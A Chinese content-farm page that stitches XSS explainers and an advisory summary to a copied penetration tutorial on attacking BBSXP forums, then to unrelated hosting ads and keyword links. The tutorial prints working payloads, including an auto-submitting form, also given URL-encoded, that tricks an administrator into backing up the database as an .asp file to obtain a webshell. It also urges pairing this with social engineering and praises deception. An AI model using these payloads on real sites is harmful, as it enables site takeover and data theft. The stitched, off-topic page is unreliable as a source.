xss最近网上流行的XSS是什么意思
XSS漏洞是什么,哪个简述一下。。。
微软安全应急小组确认了微软SharePoint Server 2007产品中的严重跨站脚本漏洞(XSS)的存在。 该漏洞可以通过浏览器被利用,使黑客通过漏洞程序执行任意的JavaScript代码。
该漏洞的具体细节已经被公布,微软预计在本周末发布的安全报告上将提供补丁修复这一漏洞。
下面是关于这个漏洞的一些细节:
该漏洞是没有正确的处理“/_layouts/help.aspx”脚本,来清除用户输入的“cid0”变量。
成功利用该漏洞的攻击将导致应用程序挂起,基于Cookies的信息将可能泄露,用户敏感数据将可能遭到篡改。
攻击者可以使用浏览器来利用这个漏洞。
在Twitter上,微软表示他们已经发现了这个漏洞,并且承诺会给受影响的用户推送指导意见,详见截图:
这不是微软SharePoint的第一起XSS安全漏洞事件。
我们回溯到2007年,微软就发布了一个“严重”级别的安全补丁来修复一个漏洞。
该漏洞允许攻击者执行任意代码,这将导致在一个SharePoint站点的权限提升。
如何在浏览器启用XSS筛选器
工具: 浏览器 方法如下: 1、打开浏览器,在最上面菜单栏点击【工具】。2、在工具弹出的下拉框中点击【Internal选项】。
3、在Internal属性中,选择【安全设置】,在安全设置中点下方【自定义级别】。
4、最后,在大约中间位置,点击启用XSS筛选器,确定即可。
解释什么是sql注入,xss漏洞
XSS攻击:跨站脚本攻击(Cross Site Scripting),为不和层叠样式表(Cascading Style Sheets, CSS)的缩写混淆,故将跨站脚本攻击缩写为XSS。跨站脚本攻击xss的原理是什么?有什么危害?如何防范
xxs攻击原理是网页对用户输入的字符串过滤不严,导致在提交输入信息的时候浏览器执行了黑客嵌入的xxs脚本,致使用户信息泄露。黑客可将伪装过的含义脚本语句的链接发送给受害者,当受害者点击链接的时候,由于网页没有过滤脚本语句,所以浏览器执行了脚本语句,而这个脚本语句的作用是将用户的cookie发送到黑客指定的地址,然后黑客就可以利用受害者的cookie窃取受害者的个人信息等等。
这种攻击对服务器没有多大危害,但对用户危害很大,要防范这种攻击应该在设计网站的时候对用户提交的内容进行严格的过滤。
最近网上流行的XSS是什么意思
就个人而言,我把XSS攻击分成两类,一类是来自内部的攻击,主要指的是利用程序自身的漏洞,构造跨站语句,如:dvbbs的showerror.asp存在的跨站漏洞。另一类则是来来自外部的攻击,主要指的自己构造XSS跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。
如当我们要渗透一个站点,我们自己构造一个有跨站漏洞的网页,然后构造跨站语句,通过结合其它技术,如社会工程学等,欺骗目标服务器的管理员打开。
然后利用下面的技术得到一个shell. [编辑本段]如何利用 传统的跨站利用方式一般都是攻击者先构造一个跨站网页,然后在另一空间里放一个收集cookie的页面,接着结合其它技术让用户打开跨站页面以盗取用户的cookie,以便进一步的攻击。
个人认为这种方式太过于落后,对于弊端大家可能都知道,因为即便你收集到了cookie你也未必能进一步渗透进去,多数的cookie里面的密码都是经过加密的,如果想要cookie欺骗的话,同样也要受到其它的条件的限约。
而本文提出的另一种思路,则从一定程度上解决上述的问题。
对于个人而言,比较成熟的方法是通过跨站构造一个表单,表单的内容则为利用程序的备份功能或者加管理员等功能得到一个高权限。
下面我将详细的介绍这种技术。
[编辑本段]来自内部的跨站攻击 寻找跨站漏洞 如果有代码的话比较好办,我们主要看代码里对用户输入的地方和变量有没有做长度和对”〈”,”〉”,”;”,”’”等字符是否做过滤。
还有要注意的是对于标签的闭合,像测试QQ群跨站漏洞的时候,你在标题处输入〈script〉alert(‘test’)〈/script〉,代码是不会被执行的,因为在源代码里,有其它的标签未闭合,如少了一个〈/script〉,这个时候,你只要闭合一个〈/script〉,代码就会执行,如:你在标题处输入〈/script〉〈script〉alert(‘test’)〈/script〉,这样就可以弹出一个test的框。
如何利用 我先以BBSXP为例,过程已做成动画,详情可见光盘中的动画。
我举BBSXP中其中两个比较好用的跨站漏洞点为例. a.先注册一个普通用户,我这里注册的用户是linzi.然后我们在个人签名里写入: c.然后发个贴子,可以结合其它技术欺骗管理员浏览发的贴子。
d.因为是测试,所以我们以管理员身份登陆,然后打开贴子,我们会发现,linzi已经变成了社区区长工,如图一所示 除此之外我们只要在个人签名里输入 同样发个贴子等,只要管理员打开了,就会加了一个扩展名为asp (有空格)的上传扩展,这个时候,你只要上传一个newmm.asp (有空格)就可以得到一个shell. 上面的攻击多多少少有点局限性,虽然可以得到shell,但是隐蔽性不太好,因为签名 处受到了长度的限制,不能超过255个字符。
我们可以结合flash跨站实现更为隐蔽的 攻击,对于flash木马的制作,下面见哥们丰初的介绍。
再利用如下: 修改一下个人头像的url,输入代码如下: 再接着欺骗管理员打开你的资料或者浏览你的贴子,当管理员打开后,会在后台自动加个php扩展名的后辍,因为bbsxp在个人头像url里过滤了空格,%,所以我们只能加个不包括空格的其它扩展,当然你也可以加个shtml的扩展,有了它你就可以用来查看源代码,然后进一步攻击。
[编辑本段]来自外部的跨站攻击 有的时候,当我们对于目标程序找不到可以利用的跨站点,这个时候我们可以利用可以从外部入手,利用我们要拿下的是它的论谈,论谈的安全性做的很好,但其留言板却存在跨站漏洞,这个时候我们可以在留言板里写入跨站语句,跨站语句为以表单的方式向论谈提交提升权限的语句,如上面的bbsxp加asp 扩展的语句。
当然我们可利用后台的备份功能直接得到一个shell。
例:先上传一个文件linzi.txt,内容如下: 〈body onload="javascript:document.forms[0].submit()"〉〈form action=" http://127.0.0.1/bbsxp/admin_fso.asp?menu=bakbf" method="post"〉〈input value="database/bbsxp.mdb" name="yl" 〉〈input value="database/shit.asp" name="bf" 〉〈/body〉〈/html〉 上面的代码是把论谈的数据库备份为shit.asp,留言板存在跨站点如下: http://127.0.0.1/bbsxp/page2.asp?username= 我们构造备份跨站语句如下: http://127.0.0.1/bbsxp/page2.asp?username=%3C%62%6F%64%79%20%6F%6E%6C%6F%61%64%3D%22%6A%61%76%61%73%63%72%69%70%74%3A%64%6F%63%75%6D%65%6E%74%2E%66%6F%72%6D%73%5B%30%5D%2E%73%75%62%6D%69%74%28%29%22%3E%3C%66%6F%72%6D%20%61%63%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%31%32%37%2E%30%2E%30%2E%31%2F%62%62%73%78%70%2F%61%64%6D%69%6E%5F%66%73%6F%2E%61%73%70%3F%6D%65%6E%75%3D%62%61%6B%62%66%22%20%6D%65%74%68%6F%64%3D%22%70%6F%73%74%22%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%62%62%73%78%70%2E%6D%64%62%22%20%6E%61%6D%65%3D%22%79%6C%22%20%3E%3C%69%6E%70%75%74%20%76%61%6C%75%65%3D%22%64%61%74%61%62%61%73%65%2F%73%68%69%74%2E%61%73%70%22%20%6E%61%6D%65%3D%22%62%66%22%20%3E%3C%2F%62%6F%64%79%3E%3C%2F%68%74%6D%6C%3E 或者构造跨站语句,利用iframe打开一个0大小的linzi.txt。
当管理员打开后,会自动备份得到一个shell. [编辑本段]XSS与其它技术的结何 从上面的实例,我们可以知道,如何欺骗管理打开是一个很重要的步骤,对于欺骗打开,除了社会工程学外,我们可以结合其它的技术,如sql injection.当我们渗透一个网站之时,主站mssql注入漏洞,权限为public,这个时候我们利用update构造跨站语句,如用iframe打开一个上面的备份得到shell的跨站语句等,同样,我们可以在社会工程学时,利用QQ的其它跨站漏洞等等。
总是对于欺骗也是一门艺术,具体怎么利用,大家就发挥自己的想象力吧! 好一个欺骗也是一门艺术,不管是在生活中还是在网络中。
生活中难免有些事情不能讲真话,这时采用适当的方法使得我们的假话当作真话讲,这就靠欺骗的艺术了。
- xss最近网上流行的XSS是什么意思相关文档
- xssXSS攻击和DDOS攻击的区别
- xssXSS与CSRF有什么区别吗?
- xssxss攻击类型包括那些?
- xss什么是跨站脚本(CSS/XSS)
华纳云,3折低至优惠云服务器,独立服务器/高防御服务器低至6折,免备案香港云服务器CN2 GIA三网直连线路月付18元起,10Mbps带宽不限流量
近日华纳云发布了最新的618返场优惠活动,主要针对旗下的免备案香港云服务器、香港独立服务器、香港高防御服务器等产品,月付6折优惠起,高防御服务器可提供20G DDOS防御,采用E5处理器V4CPU性能,10Mbps独享CN2 GIA高速优质带宽,有需要免备案香港服务器、香港云服务器、香港独立服务器、香港高防御服务器、香港物理服务器的朋友可以尝试一下。华纳云好不好?华纳云怎么样?华纳云服务器怎么样?...
Vultr VPS新增第18个数据中心 瑞典斯德哥尔摩欧洲VPS主机机房
前几天还在和做外贸业务的网友聊着有哪些欧洲机房的云服务器、VPS商家值得选择的。其中介绍他选择的还是我们熟悉的Vultr VPS服务商,拥有比较多达到17个数据中心,这不今天在登录VULTR商家的时候看到消息又新增一个新的机房。这算是第18个数据中心,也是欧洲VPS主机,地区是瑞典斯德哥尔摩。如果我们有需要欧洲机房的朋友现在就可以看到开通的机房中有可以选择瑞典机房。目前欧洲已经有五个机房可以选择,...
青果网络-618阿里云,腾讯云特惠优惠折上折!

官方网站:点击访问青果云官方网站活动方案:—————————–活动规则—————————1、选购活动产品并下单(先不要支付)2、联系我司在线客服修改价格或领取赠送时间3、确认价格已按活动政策修改正确后,支付订单,到此产品开设成功4、本活动产品可以升级,升级所需费用按产品原价计算若发生退款,按资源实际使用情况折算为产品原价再退还剩余余额! 美国洛杉矶CN2_GIACPU内存系统盘流量宽带i...
-
mergefield如何自动生成准考证和批量打印,请高手们指教国家法规数据库哪一数据库包含中国国家标准,涉及科学研究,社会管理以及工农业生产的各个领za是哪个国家的IE是哪个国家的缩写特斯拉model3降价特斯拉股价为何暴跌?彩信平台目前国内有哪些短信平台服务商,怎么排名?100days英文的一百天怎么说西安娱乐西安市最刺激好玩的娱乐场所是哪里?如何查看qq特别关心我的人手机qq怎么看有多少个人把自己设置为特别关心飞信发信息要钱吗用飞信发短信要钱吗??怎么使用飞信??急测试post什么是post 数据